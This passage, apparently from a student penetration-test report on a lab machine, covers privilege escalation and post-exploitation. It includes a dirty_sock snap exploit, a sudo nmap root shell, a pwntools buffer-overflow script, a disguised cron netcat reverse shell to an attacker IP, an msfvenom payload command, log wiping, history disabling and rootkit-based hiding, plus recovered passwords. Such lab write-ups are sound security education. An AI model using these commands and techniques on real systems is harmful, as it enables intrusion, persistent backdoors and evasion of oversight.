LISTEN	0	511	*:2525	*.*	

Table 8: Listening TCP

Among all these services, we found on port 631 "Cups", which is an apple software product that runs also on Unix. The [vulnerability](#) (CVE-2020-3898) is so recent that it doesn't exist any guideline for the exploit. To not leave traces, we deleted the git repo downloaded and the text file created by running it.

6.3 Databases

Crawling among the lollipops' PHP pages in `/var/www/html/lollipops3/`, the report by *LinEnum* and the directories present on the machine, we gathered some information about DBMSs on the machine. We found out that both MySQL and Postgres were installed on the machine. Obviously, since we dumped the database from the search input as described in the previous section, we already knew that Postgres was used by the web server. We thought that MySQL has been used in a first time, but than they preferred to use Postgres. This assumption come from what we found out by login to *mysql client* in the MySQL DB. In fact the only table "users" within the "webapp" database contains only a single record related to an admin user, whose credentials seems to be useless even in the login page of the web server. Indeed the password was pretty easy. This is the only row of the "users" table of "webapp" db.



```
mysql> use webapp; select * from users;
```

id	username	password	created_at
1	admin	admin123	2021-05-25 00:00:00

```
1 row in set (0.00 sec)
```

Figure 20: Result of MySQL queries: `use webapp; select * from users;`

On the other side the same results as 5.2 HTTP SQLi, port 80 can be reached connecting as *webadmin* to the Postgres database *webapp* via *psql webapp* and querying the content of *access* table.

7 Privilege escalation

7.1 Exploiting Snap [from webadmin@eth]

One of the most common actions to perform after gaining remote access is to check the result prompt by `sudo -l` command. In this way we know webadmin user can run `snap install *` with NOPASSWD sudo privileges.

By taking a look on exploit-db.com and searching for "snap" we found a *dirty sock* exploit valid for snap version up to 2.37, which is the actual version on the target machine.




Figure 21: Screen from <https://www.exploit-db.com/exploits/46362>

We downloaded the exploit `dirty_sockv2.py` and ran it on the target machine. Then we used the command `"snap change ID"` (where ID is the ID of the snap installation entry in `"snap changes"` list) and finally a new user `dirty_sock` was created. This is the final result of the `dirty_sock` exploit: a user with all sudo privileges. Thus the last step is `"su dirty_sock"` (entering password = `dirty_sock`) and then `"sudo su -"` in order to gain the root shell.

7.2 Exploiting Nmap [from student@eth]

Checking the result of `"sudo -l"` we found out that `student` can run `Nmap` using sudo privileges. Actually the attack that we carried out is not based on an nmap vulnerability but on a real misconfiguration. We just created a temporary variable `$SC` and stored in it a script which will be executed by the NSE. Thus, we inserted in the variable a command to gain the shell while nmap is running with root privileges.

```
student@eth:~$ sudo -l
Matching Defaults entries for student on eth:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User student may run the following commands on eth:
  (ALL : ALL) NOPASSWD: /usr/bin/nmap
student@eth:~$ SC=$(mktemp)
student@eth:~$ echo 'os.execute("/bin/bash")' > $SC
student@eth:~$ sudo nmap --script=$SC
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-17 21:38 CEST
NSE: Warning: Loading '/tmp/tmp.ZrtKYwy7LQ' -- the recommended file extension is '.nse'.
root@eth:/home/student#
```

Figure 22: Getting root shell with `sudo nmap`

7.3 Buffer Overflow

We encountered a program with the SUID bit set, after analysing it in deep, we found that a buffer overflow was possible.

Unfortunately ASLR was enabled on the machine, so we could not perform a classic `return2libc` attack, since the address of the library and the stack is randomized every time we start the process.

But there is a flaw that we can exploit: dynamic libraries loading. Indeed the program must know the address of the function in order to call it. In Linux there is a method to obtain this: it uses two tables called GOT and PLT, the first one stands for Global Offset Table and stores the offset to add to the random base address, the second one Procedure Linkage Table is a fixed address which points to a trampoline that allows us to calculate the effective address at compile time using the information of GOT entries.

The trick stands in the fact that the resolution happens once and the following times we already have the address ready. The second trick is that, as we already said, the address are randomized every new execution of the process, so, if we force the program to execute the main twice, it will uses the same address as before. We wrote an exploit that summarizes all this:

```

from pwn import *

p=process("/home/student/programming_homework/lollistud")

main=p64(0x401216)
putsgot=p64(0x403fb0)
putsplt=p64(0x4010b0)
seteuidoffset=0x117bf0
systemoffset=p64(0x55410)
putsoffset=p64(0x875a0)
rdigadget=p64(0x401493)
shell=p64(0x40050f)
zeros=p64(0)

p.sendline("2")

print(p.recvuntil('>'))

p.send('A'*40)
p.send(rdigadget)
p.send(putsgot)
p.send(putsplt)
p.sendline(main)

print(p.recvuntil('development.\n'))

leaked=p.recvline()
leaked=leaked[:-1]
leaked=enhex(leaked)
newleaked=[]
for i in range(-2, -14, -2):
    y=i+2
    if y==0:
        newleaked.append('0x')
        newleaked.append(leaked[i:])
    else:
        newleaked.append(leaked[i:y])

leakstr=''.join(newleaked)

print("The address of puts is at " + leakstr)

```

Figure 23: Script


```

[+] Starting local process '/home/student/programming_homework/lollistud': pid 9655
[+] Switching to interactive mode
Tell me your choice >
Enter the sequence of your grades in the CPU grade CPU grade format.
Example: 9 28 6 25
> Sorry, this feature is still under development.
root
$

```

Figure 26: Second execution of main after calculating address

As we can see, with ASLR, the effective address of the functions changes if we launch the program again, but, since we use only the offsets and we calculate the addresses on the fly, the exploit works every time even with different addresses.

```

[+] Starting local process '/home/student/programming_homework/lollistud': pid 9655
[+] Switching to interactive mode
Tell me your choice >
Enter the sequence of your grades in the CPU grade CPU grade format.
Example: 9 28 6 25
> Sorry, this feature is still under development.
The address of puts is at 0x7f35ab3955a0
The address of system is at 0x7f35ab363410
The address of setuid is at 0x7f35ab425bf0

```

Figure 27: The addresses of the libc function randomly change every execution

8 After Hacking Root

After we gained access to root, the important thing was to hide our rootkits and then to cover all the tracks we left.

8.1 Crontab


A bash command, such as

```
$ mkfifo /tmp/ozefjbq && nc [IP] [port] 0</tmp/ozefjbq | /bin/sh >/tmp/ozefjbq 2 >&1 &
```

can be easily crafted or obtained using msfvenom, for example:

```
$ msfvenom -p cmd/unix/reverse\_netcat -platform unix -o payload.txt LHOST=[IP] LPORT=[port]
```


This command allows to open a reverse shell backdoor using netcat. We also added a dot at the beginning of the fifo name in order to hide it and to thwart an eventual check in `/tmp/` directory. We inserted it in the `/etc/cron.d/ssh`. We thought using this filename was less suspicious, since ssh is already installed on the machine, and crafted the file as a crontab in a way that our command is executed every single minute of every day. Suppose that the network is 192.168.56.0/24, our IP address is 192.168.56.102 and that we want to open the connection through the port 56000. The crontab would be:



```
root@eth:~# cat /etc/cron.d/ssh
* * * * * root rm /tmp/.ozefjbq
* * * * * root mkfifo /tmp/.ozefjbq && nc 192.168.56.102 56000 0</tmp/.ozefjbq | /bin/sh >/tmp/.ozefjbq 2>&1 &
* * * * * root rm /tmp/.ozefjbq
```

Figure 28: Disguised crontab

This way we could gain access through a reverse shell every minute using a simple netcat listener:



```
$ nc -lnvp 56000
listening on [any] 56000 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.103] 35224
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@eth:~#
```

Figure 29: Reverse shell

8.2 Covering tracks

8.2.1 Cleaning logs

In order to hide the operations we performed on the machine during our exploitation, we need to clean our traces. First of all, every time we got access through ssh, we disabled the history logging by setting

```
$ set +o history
```

and typing the same command with `-o` before closing the connection. Plus, we erased and modified Journalctl, lastlog and kernel ring to hide even kernel manipulation. We also removed everything that could reveal our presence in `/var/log` executing:

```
$ find /var/log -type f -delete
```

If we modified a file we also changed "last modified" date in order to give a consistent view of what the unaware user expect to see.

Regarding the *dirty_sock exploit*, we deleted the *dirty_sockv2.py* file used for the privilege escalation and, once obtained persistent root shell, we deleted the dirty_sock user typing:

```
$ deluser --remove-all-files dirty_sock
```

8.2.2 Kernel hiding

Let's try to be a bit stealthier. To hide our traces from process list, we used a Rootkit available at [this git repository](#). Basically, we only need to build the kernel module:

```
$ make
```

load it with

```
$ insmod pidhide.so
```

on the target machine. Every time we log in through a backdoor, we only need to list the processes, find the one related to the backdoor and hide it with

```
$ kill -64 [PID]
```

In the same way we hid the open ports thanks to [this git repository](#). After having loaded the kernel module, we hid the port opened by the backdoor, previously declared in the source code of the module. Of course even the kernel modules are visible with a deeper analysis. To avoid this, [this technique](#) is very helpful. This way looking at the loaded kernel module on the machine, anything about the previous loaded modules will appear.

9 Conclusion

User	Passwords
buzz	N/A
webadmin	pluto17
student	N/A

Table 9: Summary of the recovered passwords

We started our penetration test following the standard protocol. Although we could not perform a security assessment on the network, we directly went through the scanning phase against the target machine. After it we proceeded looking for a way to gain remote access. Thanks to the SQLi, Reverse PHP, reverse TCP and "acmsoda" buffer overflow we achieved this task in a straight way.

Moreover we proceeded with a local enumeration that allowed us to understand much better the machine that we have to deal with.

Using these new information and exploring the file-system manually, we reached our goal exploiting vulnerabilities we found: a buffer overflow present in "lollistud" program, snap root privileges that lead us to the creation of "dirty sock" user with "sudo" privileges and the misconfiguration that allowed us to exploit "Nmap" and gain root access.

User	Type	Vulnerability
webadmin	Remote Access	SQLi
www-data	Remote Access	Reverse PHP
buzz	Remote Access	Reverse TCP
root	Remote Access	Buffer overflow "acmsoda"
root	Privilege escalation	Buffer overflow "lollistud"
root	Privilege escalation	Dirty Sock
root	Privilege escalation	Nmap

Table 10: Summary of the found vulnerabilities